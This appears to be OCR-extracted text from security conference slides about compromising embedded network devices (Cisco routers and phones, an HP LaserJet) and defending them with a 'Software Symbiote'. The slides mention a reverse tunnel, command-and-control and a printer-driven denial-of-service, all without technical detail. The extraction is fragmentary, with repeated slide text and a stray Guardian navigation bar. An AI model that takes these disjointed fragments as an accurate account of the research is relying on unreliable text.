
Barnaby_prime Function = Permanent Modification


Offense





Rev. Tunnel
CNC from P3wnTown
P3WND!







Cisco
1841
Cisco
2821
Cisco
8961
9971
Cisco7961
7941
HP_2055




JTAGULATOR
=
AWESOME SAUCE




Thank You Joe Grand!

P3WNT0WN POPULATION: 6




P3WNT0WN POPULATION: 6



Fun Facts

Fun Facts



The little printer that Could

Fun Facts

~15,000 packets/sec.

The little printer that could

Fun Facts

~15,000 packets/sec.

The little printer that could

Fun Facts

DOS GAME

HP 2055 vs Cisco 2821

The little printer that Could

Fun Facts

DOS GAME

HP 2655 vs Cisco 2821


Wins All DAY


The little printer that Could

Defense


Software Symbiote Defense on


- ARM, MIPS
- Cisco 7961G
- Cisco 2821 & 1841
- HP 2055 LaserJet





P3WNTØWN POPULATION:





There is NO protection from a polyculture…
A cacophony can play nice….

Market & Legal Implications

Why vendors seem not to care, for now….

The market doesn't care?

- What you don't see won't hurt you…

More of this is needed?

theguardian

News | US | World | Sports | Comment | Culture | Business | Money

News › Technology › Motoring

